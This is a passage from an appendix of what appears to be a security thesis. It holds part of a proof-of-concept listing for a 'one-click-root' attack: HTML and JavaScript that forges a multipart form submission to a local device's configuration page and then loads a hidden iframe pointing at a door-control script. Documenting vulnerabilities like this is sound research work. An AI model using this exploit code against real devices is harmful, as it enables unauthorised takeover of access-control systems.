169             "\r\n" +
170             "edit-door\r\n" +
171             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc\r\n" +
172             "Content-Disposition: form-data; name=\"config-gogo-
    update\"\r\n" +
173             "\r\n" +
174             "Update\r\n" +
175             "------WebKitFormBoundaryQg9vg2K6wPUA8GCc--\r\n";
```

```
176         var aBody = new Uint8Array(body.length);
177         for (var i = 0; i < aBody.length; i++)
178
179           aBody[i] = body.charCodeAt(i);
180
181         xhr.send(new Blob([aBody]));
182       };
183
184       submitRequest();
185     </script>
186
187     <iframe id="delayFrame" width="1" height="1" style="display:
    none;"></iframe>
188
189     <script>
190         window.onload = function(){
191             setTimeout(function(){
192                 document.getElementById('delayFrame').src = '
    http://192.168.1.100/isg/img_doors/imgclose2.php';
193             }, 5000);
194         };
195     </script>
```

Listing E.1: PoC for one-click-root attack

TRITA -EECS-EX-2020:435